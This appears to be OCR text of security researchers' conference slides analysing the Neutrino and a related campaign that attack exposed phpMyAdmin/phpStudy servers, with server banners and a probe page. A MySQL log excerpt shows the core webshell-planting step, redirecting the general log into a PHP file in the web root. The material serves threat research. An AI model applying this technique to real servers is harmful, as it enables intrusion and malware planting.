Time                 Id Command    Argument
181025 23:35:48
                    244 Query     SHOW GLOBAL VARIABLES
                                  WHERE Variable_name="general_log"
                    244 Quit
181025 23:36:50
                    246 Connect   root@localhost on
                    246 Query     SET CHARACTER SET 'utf8mb4'
                    246 Query     SET collation_connection =
                                  'utf8mb4_unicode_ci'
                    246 Init DB   mysql
                    246 Query     SET GLOBAL general_log_file
                                  = 'C:\\phpStudy\\WWW\\roots.php'
                    246 Quit
```

Real webshell creation date important

Because


File creation time getting reset to 2015-07-16

Another campaign


Targets the same
PhpMyAdmin systems

Neutrino	Another campaign
+ Same infection way	+ Same infection way
- Bulk SQL queries	- SQL queries 1 by 1
- Planted webshell requires authorization	- Planted webshell without authorization
- Plants GhostMiner	- Plants Trojan.Downloader

Scanning the internet



Scanning the internet



Apache httpd Version: 2.2.11

```
HTTP/1.1 200 OK
Date: Sun, 09 Dec 2018 02:39:18 GMT
Server: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11
X-Powered-By: PHP/5.2.8
```

Windows machine

Installs Apache, MySQL, PHP in a click

Still vulnerable to MySQL log redirection

phpStudy 探针 for phpStudy 2014 not 不想显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	[redacted]		
服务器标识	Windows NT PSER 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本：NT	服务器解译引擎	Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
服务器语言	ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3	服务器端口	80
服务器主机名	PSER	绝对路径	F:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	F:/phpStudy/WWW/l.php

Thanks for attention

Kirill Shipulin

 @kirill_wow

 @kirill_wow

Alex Goncharov

 @goncharov_alex

 @b4baysky

ptsecurity.com